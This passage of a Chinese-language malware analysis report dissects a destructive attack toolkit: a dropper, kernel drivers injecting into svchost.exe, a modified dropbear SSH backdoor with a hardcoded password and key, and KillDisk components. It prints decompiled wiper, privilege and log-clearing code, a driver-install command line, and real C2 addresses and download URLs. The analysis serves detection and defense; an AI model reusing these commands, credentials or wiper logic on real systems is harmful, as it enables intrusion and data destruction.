17:3...	iexplore.exe	1764	UDP Send	WIN-1NQ9K8JB4DS:62975 -> WIN-1NQ9K8JB4DS:62975
17:3...	iexplore.exe	1764	UDP Receive	WIN-1NQ9K8JB4DS:62975 -> WIN-1NQ9K8JB4DS:62975
17:3...	iexplore.exe	1764	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49574 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	1764	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49574 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	4048	UDP Send	WIN-1NQ9K8JB4DS:60109 -> WIN-1NQ9K8JB4DS:60109
17:3...	iexplore.exe	4048	UDP Receive	WIN-1NQ9K8JB4DS:60109 -> WIN-1NQ9K8JB4DS:60109

图 7　explore.exe 的网络操作

- URL: http:// 5.9.32.230/Microsoft/Update/KS1945777.php
  FONTCACHE.EXE 中出现的网络连接字符串是：
  URL：http://5.149.254.114/Microsoft/Update/KC074913.php,FONTCACHE.EXE 中没有跟踪到网路操作。

Droper2.exe

MD5: 1d6d926f9287b4e4cb5bfc271a164f51

- 释放并执行驱动文件

文件名：C:\Windows\system32\drivers\adpu320.sys（e60854c96fab23f2c857dd6eb745961c）并加载执行。adpu320.sys 文件名是随机生成的。

加载方式为：

```
使用函数：CreateProcessA
参数：ModuleFileName = "C:\Windows\system32\cmd.exe"，
CommandLine =
"/c "ping localhost -n 8 & move /Y "C:\Windows\adpu320s" "C:\Windows\system32\drivers\adpu320.sys" & ping localhost -n 3 & net start adpu320""。
```

- 获取、还原文件 user32.dll.mui 的所有权

  user32.dll.mui 中保存了系统的版本与水印信息。

```
获取文件所有权
使用函数：CreateProcessA
参数：CommandLine = "C:\Windows\system32\cmd.exe /c C:\Windows\System32\takeown.exe /f "C:\Windows\System32\zh-CN\user32.dll.mui""

恢复文件所有权
使用函数：CreateProcessA
参数：ModuleFileName = NULL
0018EF44 0018EF74 CommandLine = "C:\Windows\system32\cmd.exe /c "C:\Windows\System32\icacls.exe C:\Windows\System32\zh-CN\user32.dll.mui /grant %username%:F""
```

- 对 svchost.exe 进行代码注入

  注入代码主要用于两个方面，1 网络连接，地址： 5.9.32.230:443；2 对文件 Ntkrnlpa.exe 进行写入操作，用于对释放的驱动程序进行保护。

通过绿盟科技翠鸟软件行为分析系统 Kingfisher 中，可以看到该文件的执行流程图如下所示：




图 8　Droper2.exe 的执行过程

Driver.sys

驱动文件分 32bit 和 64bit 两类，执行的基本功能相同。

表 2 驱动程序 MD5 列表

Windows 64 位驱动 MD5	Windows 32 位驱动 MD5
MD5：d98f4fc6d8bb506b27d37b89f7ce89d0	MD5：0d2022d6148f521c43b9573cd79ead54
MD5：18e7885eab07ebfb6d1c9303b992ca21	MD5：e60854c96fab23f2c857dd6eb745961c
MD5：97b41d4b8d05a1e165ac4cc2a8ac6f39	MD5：97d6d1b36171bc3eafdd0dc07e7a4d2d
MD5：979413f9916e8462e960a4eb794824fc	MD5：1e439a13df4b7603f5eb7a975235065e
MD5：c2fb8a309aef65e46323d6710ccdd6ca	MD5：a0b7b80c3c1d9c1c432a740fa17c6126
MD5：956246139f93a83f134a39cd55512f6d	MD5：60d3185aff17084297a2c4c2efdabdc9
MD5：66b96dcef158833027fcf222004b64d8	MD5：03e9477f8da8f6f61b03a01d5a38918f
MD5：0037b485aa6938ba2ead234e211425bb	MD5：ed55997aada076dc61e20e1d1218925a
	MD5：2cae5e949f1208d13150a9d492a706c1

驱动文件主要用于代码注入，其注入代码完成与 C&C 服务器通信。

- 驱动被 Installer 加载后，首先执行解压脱壳，然后创建设备驱动，名字为：\\DosDevices\\{C9059FFF-1C49-83E8-4F16387C720}、\\DosDevices\\{C9059FFF-1C49-4445-83E8-4F16387C3800}，用来与用户端（main.dll）通信；之后进行代码注入，将 shellcode 写入在 svchost.exe 中申请的内存空间，再通过 APC 线程注入方式注入 svchost.exe。
- 注入的 shellcode 与 Rootkit 代码，黑客统一使用了通过压栈 API 函数的 HASH 值，调用 _GetFuncAddr 动态获取 API 函数地址，用来干扰和对抗逆向分析。
- 驱动文件均伪装成微软的系统文件，不过没有合法签名（USB MDM Driver、AMD IDE driver）。
- 通过定位 windows 内核（ntoskrnl.exe）及关键链接库（hal.dll）中的数据，获取要调用的函数，为了保证程序尺寸足够小，通过保存要获取函数的函数名 hash 值，获取函数地址时，通过 hash 碰撞定位函数地址；其中 windows 32 位驱动程序均进行了加壳处理。
- APC 注入的原理是利用当线程被唤醒时 APC 中的注册函数会被执行的机制 ,并以此去执行我们的 DLL 加载代码，进而完成 DLL 注入的目的。

SSH_Backdoor.exe（dropbear.exe）

MD5: fffeaba10fd83c59c28f025c99d063f8
功能：这个文件是一个 SSH 服务器程序，是从现有的第三方 SSH 服务端 dropbear 的代码修改的。使用了内置的默认密码（passDs5Bu9Te7）进行登录验证。

```
void __cdecl svr_auth_password()
{
  const char *v0; // ebx@3
  char v1; // [sp+1Ch] [bp-Ch]@3

  if ( (unsigned __int8)buf_getbool(dword_42D46C) )
  {
    send_msg_userauth_failure(0, 1);
  }
  else
  {
    v0 = (const char *)buf_getstring(dword_42D46C, &v1);
    if ( strcmp(v0, "passDs5Bu9Te7") )
      send_msg_userauth_failure(0, 1);
    else
      send_msg_userauth_success();
    free((void *)v0);
  }
}
```

图 9　SSH 服务器密码校验代码

```
.data:004189EA                 align 4
.data:004189EC ; char aPassds5bu9te7[]                 内置的默认密码
.data:004189EC aPassds5bu9te7  db 'passDs5Bu9Te7',0      ; DATA XREF: _svr_auth_password+42↑o
.data:004189FA                 align 4
.data:004189FC aPubkeyAuthAtte db 'Pubkey auth attempt with unknown algo for ',27h,'%s',27h,' from %s',0
.data:004189FC                                         ; DATA XREF: _checkpubkey+3D↑o
.data:00418A33 aSshRsaAaaab3nz db 'ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAsrGnWG3XPW4tO8tRLhF+XQyuM5ZcL'
.data:00418A33                                         ; DATA XREF: _checkpubkey+69↑o
.data:00418A33                 db '19tIsnlMyIUXwptcU29hGpzMWVmbAy+18EEEXKtyXIlxOKqp7CWgEJWWxjsvXKB66'
.data:00418A33                 db 'Gp/sVcizX+qbV2P0PfVMRwZ144Ui0ffrpGxWMOnp7rrByANQSPdGtJ1Q/yqqFFgiM'
.data:00418A33                 db '2u7ilLsREQHSGsV6L1b8krnf0BrcwQ08MD3q7tNq3H3FEt0LPithBiCpRTuA9emso'
.data:00418A33                 db 'wt3gtVo745Qt1GVChYLA9GilmVmBO49HAnceZA9bVFA58Keq3Jy5W1DUv3HoWJkWB'
.data:00418A33                 db 'HkUn2IH1LSKurVr/xjNEi9Hez7uQP9j44xk/V/kA9Kh4E3czOCDxQ== rsa-key-2'
.data:00418A33                 db '0131121',0
.data:00418BC1 aPubkeyAuthSucc db 'Pubkey auth succeeded for ',27h,'%s',27h,' with key %s from %s',0
```

图 10　SSH 服务器程序的 RSA 认证密钥

该文件是由一段 Shell 脚本启动的：

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.CurrentDirectory = "C:\WINDOWS\TEMP\Dropbear\"
WshShell.Run "dropbear.exe -r rsa -d dss -a -p 6789", 0, false
```

Killdisk 组件

文件 1：72bd40cd60769baffd412b84acc03372(MD5)

以服务启动,创建 C:\Windows\svchost.exe 文件，将自己的代码写入到该文件中，然后将该文件作为服务启动。启动过程可以设置不同的参数，实现不同的功能。

```
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\MicrosoftSecurity", 0, 1u, &phkResult)
  || (RegCloseKey(phkResult), *(_DWORD *)Data = 0, !GetConfigFlags(Data)) )// ConfigFlags
{
  v9 = 0;
  v10 = 0;
  v6 = 0;
  dw_61C1D4_querySystemTime(&v9);
  RTtimeToSecondSince1970(&v9, &v6);
  *(_DWORD *)&::Data = v6;
  if ( !SetConfigFlags() )
    return 1;
}
else if ( !GetConfigFlags(&::Data) || !*(_DWORD *)&::Data )
{
  return 1;
}
v2 = a1;
v3 = (int)"-service";
v4 = 9;
v5 = 1;
do
{
  if ( !v4 )
    break;
  v5 = *(_BYTE *)v2++ == *(_BYTE *)v3++;
  --v4;
}
while ( v5 );
if ( v5 )
{
  v9 = (int)L"msDefenderSvc";
  v10 = GetShutdownPrivilege;
  v11 = 0;
  v12 = 0;
  StartServiceCtrlDispatcherW(v4, 0, &v9);
  result = 0;
}
else
{
  sub_410A10(v4, 0);
  result = 0;
}
return result;
```

图 11　以服务形式启动该文件的代码片段

```
v1 = 0;
v2 = GetCurrentProcessId();
v3 = OpenProcess(0x400u, 0, v2);
v12 = v3;
if ( v3 != (HANDLE)-1 )
{
  TokenHandle = (HANDLE)-1;
  if ( OpenProcessToken(v3, 0x20008u, &TokenHandle) )
  {
    ReturnLength = 0;
    if ( !GetTokenInformation(TokenHandle, TokenUser, 0, 0, &ReturnLength) )
    {
      if ( ReturnLength )
      {
        v4 = malloc(ReturnLength);
        v13 = v4;
        if ( v4 )
        {
          if ( GetTokenInformation(TokenHandle, TokenUser, v4, ReturnLength, &ReturnLength) )
          {
            memset(&Name, 0, 0x208u);
            memset(&ReferencedDomainName, 0, 0x208u);
            cchName = 260;
            cchReferencedDomainName = 260;
            v5 = *(void **)v4;
            peUse = 0;
            if ( LookupAccountSidW(0, v5, &Name, &cchName, &ReferencedDomainName, &cchReferencedDomainName, &peUse) )
            {
              wcscat(a1, &ReferencedDomainName);
              v6 = a1 - 1;
              do
              {
                v7 = v6[1];
                ++v6;
              }
              while ( v7 );
              *(_DWORD *)v6 = 92;
              wcscat(a1, &Name);
              v3 = v12;
              v4 = v13;
              v1 = 1;
            }
```

图 12　枚举系统进程并提升进程权限

```
char SetConfigFlags()
{
  HKEY phkResult; // [sp+0h] [bp-Ch]@1
  DWORD dwDisposition; // [sp+4h] [bp-8h]@1
  BYTE Data[4]; // [sp+8h] [bp-4h]@1

  *(_DWORD *)Data = *(_DWORD *)&::Data;
  dwDisposition = 0;
  if ( RegCreateKeyExW(
         HKEY_LOCAL_MACHINE,
         L"Software\\MicrosoftSecurity",
         0,
         0,
         0,
         0xF003Fu,
         0,
         &phkResult,
         &dwDisposition) )
    return 0;
  if ( RegSetValueExW(phkResult, L"ConfigFlags", 0, 4u, Data, 4u) )
  {
    RegCloseKey(phkResult);
    return 0;
  }
  RegCloseKey(phkResult);
  return 1;
}
```

图 13　设置系统注册表配置项代码片段

```
int GetShutdownPrivilege()
{
  int result; // eax@1

  dword_419BC0 = 16;
  dword_419BC4 = 2;
  dword_419BC8 = 5;
  dword_419BCC = 0;
  dword_419BD0 = 0;
  dword_419BD4 = 0;
  dword_419BD8 = 0;
  result = dword_61C1B8(L"msDefenderSvc", sub_4107A0);
  dword_419BDC = result;
  if ( result )
  {
    dword_419BC4 = 4;
    dword_61C18C(result, &dword_419BC0);
    GetxxxPrivileges("SeShutdownPrivilege");    // Get SeShutdownPrivilege
    GetxxxPrivileges("SeTakeOwnershipPrivilege");// Get SeTakeOwnershipPrivilege
    sub_410820();
    sub_4115E0();                               // .exe.sys.drv.doc.docx.xls.xlsx.mdb.ppt.pptx.xml.jpg.jpeg.ini.inf.ttf
                                                // shutdown
    RegDeleteKeyW(HKEY_LOCAL_MACHINE, L"Software\\MicrosoftSecurity");
    sub_4106C0(0);
    dword_419BC4 = 1;
    dword_419BCC = -1;
    result = dword_61C18C(dword_419BDC, &dword_419BC0);
  }
  return result;
}
```

图 14　获取关机权限代码片段

文件 2: 7361b64ddca90a1a1de43185bd509b64(MD5)

该文件主要用于获取系统权限与清除系统日志。
获取的权限包括：

```
SE_SECURITY_PRIVILEGE
SE_BACKUP_PRIVILEGE
SE_RESTORE_PRIVILEGE
SE_SYSTEMTIME_PRIVILEGE
SE_SHUTDOWN_PRIVILEGE
SE_REMOTE_SHUTDOWN_PRIVILEGE
SE_TAKE_OWNERSHIP_PRIVILEGE
SE_SYSTEM_ENVIRONMENT_PRIVILEGE
SE_SYSTEM_PROFILE_PRIVILEGE
SE_PROF_SINGLE_PROCESS_PRIVILEGE
SE_INC_BASE_PRIORITY_PRIVILEGE
SE_CREATE_PAGEFILE_PRIVILEGE
SE_INCREASE_QUOTA_PRIVILEGE
SE_MANAGE_VOLUME_PRIVILEGE
```

```
v1 = 0;
v2 = GetCurrentProcessId();
v3 = OpenProcess(0x400u, 0, v2);
v12 = v3;
if ( v3 != (HANDLE)-1 )
{
  TokenHandle = (HANDLE)-1;
  if ( OpenProcessToken(v3, 0x20008u, &TokenHandle) )
  {
    ReturnLength = 0;
    if ( !GetTokenInformation(TokenHandle, TokenUser, 0, 0, &ReturnLength) )
    {
      if ( ReturnLength )
      {
        v4 = malloc(ReturnLength);
        v13 = v4;
        if ( v4 )
        {
          if ( GetTokenInformation(TokenHandle, TokenUser, v4, ReturnLength, &ReturnLength) )
          {
            memset(&Name, 0, 0x208u);
            memset(&ReferencedDomainName, 0, 0x208u);
            cchName = 260;
            cchReferencedDomainName = 260;
            v5 = *(void **)v4;
            peUse = 0;
            if ( LookupAccountSidW(0, v5, &Name, &cchName, &ReferencedDomainName, &cchReferencedDomainName, &peUse) )
            {
              wcscat(a1, &ReferencedDomainName);
              v6 = a1 - 1;
              do
              {
                v7 = v6[1];
                ++v6;
              }
              while ( v7 );
              *(_DWORD *)v6 = 92;
              wcscat(a1, &Name);
              v3 = v12;
              v4 = v13;
              v1 = 1;
            }
```

图 15　提升进程权限代码片段




图 16　清除日志代码片段

```
char sub_4037D0()
{
  sub_404F60(L"A-p-p-l-i-c-a-t-i-o-n- -S-e-r-v-i-c-e- -M-a-n-a-g-e-r-", (wchar_t *)&unk_1A1A728);
  sub_404F60(L"A-p-p-M-g-r-t-", (wchar_t *)&unk_518D78);
  sub_404F60(L"S-o-f-t-w-a-r-e-\\-M-i-c-r-o-s-o-f-t-A-p-p-l-i-c-a-t-i-o-n-M-g-r-", (wchar_t *)&unk_418018);
  sub_404F60(L"C-o-n-f-i-g-", (wchar_t *)&unk_1A1AB40);
  sub_404F60(L"a-d-v-a-p-i-3-2-.-d-l-l-", (wchar_t *)&word_417D08);
  sub_404F60(L"n-t-d-l-l-.-d-l-l-", (wchar_t *)&word_518B70);
  sub_404F60(L"k-e-r-n-e-l-3-2-.-d-l-l-", (wchar_t *)&word_417B00);
  sub_404F60(L"u-s-e-r-3-2-.-d-l-l-", (wchar_t *)&word_F19DE8);
  sub_404FE0(byte_518960, "L-o-a-d-L-i-b-r-a-r-y-W-");
  sub_404FE0(byte_418650, "w-s-p-r-i-n-t-f-W-");
  sub_404FE0(byte_4179F8, "C-r-e-a-t-e-F-i-l-e-W-");
  sub_404FE0(byte_5194A8, "R-e-a-d-F-i-l-e-");
  sub_404FE0(byte_F19CE0, "W-r-i-t-e-F-i-l-e-");
  sub_404FE0(byte_F198C8, "C-l-o-s-e-H-a-n-d-l-e-");
  sub_404FE0(byte_519298, "N-t-Q-u-e-r-y-S-y-s-t-e-m-T-i-m-e-");
  sub_404FE0(byte_F19BD8, "R-t-l-T-i-m-e-T-o-S-e-c-o-n-d-s-S-i-n-c-e-1-9-7-0-");
  sub_404FE0(byte_418228, "O-p-e-n-P-r-o-c-e-s-s-");
  sub_404FE0(byte_1A1A620, "O-p-e-n-P-r-o-c-e-s-s-T-o-k-e-n-");
  sub_404FE0(byte_519190, "G-e-t-T-o-k-e-n-I-n-f-o-r-m-a-t-i-o-n-");
  sub_404FE0(byte_191A208, "L-o-o-k-u-p-A-c-c-o-u-n-t-S-i-d-W-");
  sub_404FE0(byte_1A1AA38, "G-e-t-C-u-r-r-e-n-t-P-r-o-c-e-s-s-");
  sub_404FE0(byte_1A1AD48, "R-e-g-O-p-e-n-K-e-y-E-x-W-");
  sub_404FE0(byte_418440, "R-e-g-C-l-o-s-e-K-e-y-");
  sub_404FE0(byte_191A418, "R-e-g-C-r-e-a-t-e-K-e-y-E-x-W-");
  sub_404FE0(byte_F196B0, "R-e-g-D-e-l-e-t-e-K-e-y-W-");
  sub_404FE0(byte_1A1A930, "R-e-g-Q-u-e-r-y-V-a-l-u-e-E-x-W-");
  sub_404FE0(byte_191A100, "R-e-g-S-e-t-V-a-l-u-e-E-x-W-");
  sub_404FE0(byte_519088, "O-p-e-n-S-C-M-a-n-a-g-e-r-W-");
  sub_404FE0(byte_518F80, "O-p-e-n-S-e-r-v-i-c-e-W-");
  sub_404FE0(byte_518A68, "C-r-e-a-t-e-S-e-r-v-i-c-e-W-");
  sub_404FE0(byte_5193A0, "D-e-l-e-t-e-S-e-r-v-i-c-e-");
  sub_404FE0(byte_1A1AF70, "C-l-o-s-e-S-e-r-v-i-c-e-H-a-n-d-l-e-");
  sub_404FE0(byte_191A310, "S-e-t-S-e-r-v-i-c-e-S-t-a-t-u-s-");
  sub_404FE0(byte_1A1AE50, "S-t-a-r-t-S-e-r-v-i-c-e-W-");
  sub_404FE0(byte_518858, "C-o-n-t-r-o-l-S-e-r-v-i-c-e-");
  sub_404FE0(byte_418548, "R-e-g-i-s-t-e-r-S-e-r-v-i-c-e-C-t-r-l-H-a-n-d-l-e-r-W-");
  sub_404FE0(byte_417F10, "S-t-a-r-t-S-e-r-v-i-c-e-C-t-r-l-D-i-s-p-a-t-c-h-e-r-W-");
  sub_404FE0(byte_418338, "L-o-o-k-u-p-P-r-i-v-i-l-e-g-e-N-a-m-e-W-");
  return sub_404FE0(byte_F197C0, "A-d-j-u-s-t-T-o-k-e-n-P-r-i-v-i-l-e-g-e-s-");
}
```

图 17　API 编码代码片段

```
signed int sub_405160()
{
  signed int result; // eax@1

  dword_1A1B7C0 = 0;
  dword_1A1B7C4 = 0;
  dword_1A1B7C8 = 0;
  dword_1A1B7CC = 0;
  dword_1A1B7D0 = 0;
  InitializeSecurityDescriptor(&dword_1A1B7C0, 1u);
  SetSecurityDescriptorDacl(&dword_1A1B7C0, 1, 0, 0);
  result = 1;
  EventAttributes.bInheritHandle = 0;
  EventAttributes.nLength = 12;
  EventAttributes.lpSecurityDescriptor = &dword_1A1B7C0;
  return result;
}
```

图 18　初始化安全描述符代码片段

文件 3： cd1aa880f30f9b8bb6cf4d4f9e41ddf4

该文件主要用于对硬盘设备 PhysicalDrive%Num%（Num 从 0 到 10）进行清零。

```
void *v5; // eax@4
void *v6; // ebp@4
LARGE_INTEGER liDistanceToMove; // [sp+10h] [bp-210h]@2
WCHAR FileName; // [sp+18h] [bp-208h]@1

v1 = 0;
memset(&FileName, 0, 0x200u);
wsprintfW(&FileName, &off_410E4C, a1);
v2 = CreateFileW(&FileName, 0xC0000000, 3u, 0, 3u, 0, 0);
v3 = v2;
if ( v2 != (HANDLE)-1 )
{
  liDistanceToMove.LowPart = 0;
  if ( sub_40C290(v2, (int)&liDistanceToMove) )
  {
    v4 = liDistanceToMove.LowPart;
    if ( liDistanceToMove.LowPart )
    {
      v5 = malloc(liDistanceToMove.LowPart);
      v6 = v5;
      if ( v5 )
      {
        memset(v5, 0, v4);
        do
        {
          if ( !(unsigned __int8)writeZero(v1 * v4, v1 * (unsigned __int64)v4 >> 32, v6, v4) )
          {
            liDistanceToMove = 0i64;
            if ( !SetFilePointerEx(v3, (LARGE_INTEGER)(signed int)v4, &liDistanceToMove, 1u) )
              break;
          }
          ++v1;
        }
```

图 19 硬盘清零代码片段

文件 4: 66676deaa9dfe98f8497392064aefbab

添加了对多种文件类型的处理。

```
.rdata:00410CC8 a_1st_abw_act_a:                        ; DATA XREF: sub_40E070+91↑o
.rdata:00410CC8                 unicode 0, <.1st.abw.act.aim.ans.apt.asc.ascii.ase.aty.awp.awt.aww.ba>
.rdata:00410CC8                 unicode 0, <d.bbs.bdp.bdr.bean.bib.bna.boc.btd.bzabw.chart.chord.cnm.>
.rdata:00410CC8                 unicode 0, <crd.crwl.cyi.dca.dgs.diz.dne.doc.docm.docx.docxml.docz.do>
.rdata:00410CC8                 unicode 0, <t.dotm.dotx.dsv.dvi.dx.eio.eit.email.emlx.epp.err.err.etf>
.rdata:00410CC8                 unicode 0, <.etx.euc.fadein.faq.fb2.fbl.fcf.fdf.fdr.fds.fdt.fdx.fdxt.>
.rdata:00410CC8                 unicode 0, <fes.fft.flr.fodt.fountain.frt.fwdn.fxc.gdoc.gio.gio.gpn.g>
.rdata:00410CC8                 unicode 0, <sd.gthr.gv.hbk.hht.hs.htc.hwp.hz.idx.iil.ipf.jarvis.jis.j>
.rdata:00410CC8                 unicode 0, <oe.jp1.jrtf.kes.klg.klg.knt.kon.kwd.latex.lbt.lis.lit.lnt>
.rdata:00410CC8                 unicode 0, <.log.lp2.lrc.lst.lst.ltr.ltx.lue.luf.lwp.lxfml.lyt.lyx.ma>
.rdata:00410CC8                 unicode 0, <n.map.mbox.md5.txt.me.mell.min.mnt.msg.mwp.nfo.njx.notes.>
.rdata:00410CC8                 unicode 0, <now.nwctxt.nzb.ocr.odm.odo.odt.ofl.oft.openbsd.ort.ott.p7>
.rdata:00410CC8                 unicode 0, <s.pages.pfs.pfx.pjt.plantuml.prt.psw.pu.puj.pvm.pwi.pwr.q>
.rdata:00410CC8                 unicode 0, <dl.rad.readme.rft.ris.rng.rpt.rst.rt.rtd.rtf.rtx.run.rzk.>
.rdata:00410CC8                 unicode 0, <rzn.saf.safetext.sam.scc.scm.scriv.scrivx.sct.scw.sdm.sdo>
.rdata:00410CC8                 unicode 0, <c.sdw.sgm.sig.skcard.sla.sla.gz.sls.smf.sms.ssa.strings.s>
.rdata:00410CC8                 unicode 0, <tw.sty.sub.sxg.sxw.tab.tdf.tdf.tex.text.thp.tlb.tm.tmd.tm>
.rdata:00410CC8                 unicode 0, <v.tmx.tpc.trelby.tvj.txt.u3i.unauth.unx.uof.uot.upd.utf8.>
.rdata:00410CC8                 unicode 0, <utxt.vct.vnt.vw.wbk.wbk.wcf.webdoc.wgz.wn.wp.wp4.wp5.wp6.>
.rdata:00410CC8                 unicode 0, <wp7.wpa.wpd.wpd.wpl.wps.wps.wpt.wpw.wri.wsc.wsd.wsh.wtx.x>
.rdata:00410CC8                 unicode 0, <bdoc.xbplate.xdl.xdl.xlf.xps.xwp.xwp.xwp.xy.xy3.xyp.xyw.y>
.rdata:00410CC8                 unicode 0, <bk.yml.zabw.zw>,0
.rdata:004115CE                 align 10h
.rdata:004115D0 a_Pb_Hm_123_1pe:                        ; DATA XREF: sub_40E070+B2↑o
.rdata:004115D0                 unicode 0, <.{pb.~hm.123.1pe.1ph.3dp.3dr.3dt.3me.3pe.4dv.73c.731.8xg.>
.rdata:004115D0                 unicode 0, <8xk.8xs.8xv.a1wish.a31.a3m.a3w.a41.a4m.a4w.a51.a5rpt.a5w.>
.rdata:004115D0                 unicode 0, <a5wcmp.a65.aam.aao.ab.ab1.ab2.ab3.abcd.abdata.abi.abkprj.>
.rdata:004115D0                 unicode 0, <abp.abt.aby.aca.acc.acf.acg.adcp.ade.adobebridge.adt.adu.>
.rdata:004115D0                 unicode 0, <adv.advs.adx.afe.agd.aggr.aifb.aiv.alc.ald.ali.amb.amc.am>
.rdata:004115D0                 unicode 0, <m.amsorm.an1.anme.ansym.anx.aph.arff.arh.ashprj.asnd.ast.>
.rdata:004115D0                 unicode 0, <ats.ava.avc.avj.aw.awg.azw.azw1.azw3.azw4.azzx.bafl.baser>
.rdata:004115D0                 unicode 0, <proj.bcc.bci.bcl.bcm.bct.bdc.bdf.bdic.bed.bfx.bgl.bgt.bho>
.rdata:004115D0                 unicode 0, <.bim.bin.bionix.bjo.bk.bkk.blb.bld.blg.bln.blockplt.blogt>
```

图 20　部分文件类型列表

木马行为分析及攻击定位

行为分析

文件分析

- 由 xls 释放 vba_macro.exe。
- 由 vba_macro.exe 释放主 dll 文件并从网络下载相关的组件。
- 样本有对 NTUSER.LOG 文件的读写
- 对整个硬盘文件的遍历与删除

进程分析

- 结束进程，关闭 windows 安全机制。

主要结束两个进程：lsass.exe 和 wininit.exe.

lsass.exe 是一个系统进程，用于微软 Windows 系统的安全机制。它用于本地安全和登陆策略

wininit.exe 的工作是开启一些主要的 Vista-Win7、Win8 后台服务，比如中央服务管理器 Service Central Manager (SCM)，本地安全验证子系统 Local Security Authority Subsystem (LSASS) 和本地会话管理器 Local Session Manager (LSM.EXE).

- 进程注入

FONTCACHE.DAT 和驱动文件都会对 Svchost.exe 进行代码注入。

FONTCACHE.DAT 注入的代码的功能是网络连接，下载文件。

驱动文件注入代码的功能是 C&C 服务器通信。

- 安装服务

Killdisk 以服务形式启动

网络分析

- 整个样本操作的 IP 地址列表

```
5.149.254.114
5.9.32.230
31.210.111.154
88.198.25.92
146.0.74.7
188.40.8.72
148.251.82.21
41.77.136.250
```

- 文件下载 URL

FONTCACHE.DAT 中有网络操作, URL:http://5.149.254.114/Microsoft/Update/KC074913.php

Iexplore.exe 中使用的 URL：http:// 5.9.32.230/Microsoft/Update/KS1945777.php

注册表分析

- Internet Explorer 注册表设置

```
"HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Check_Associations"    no
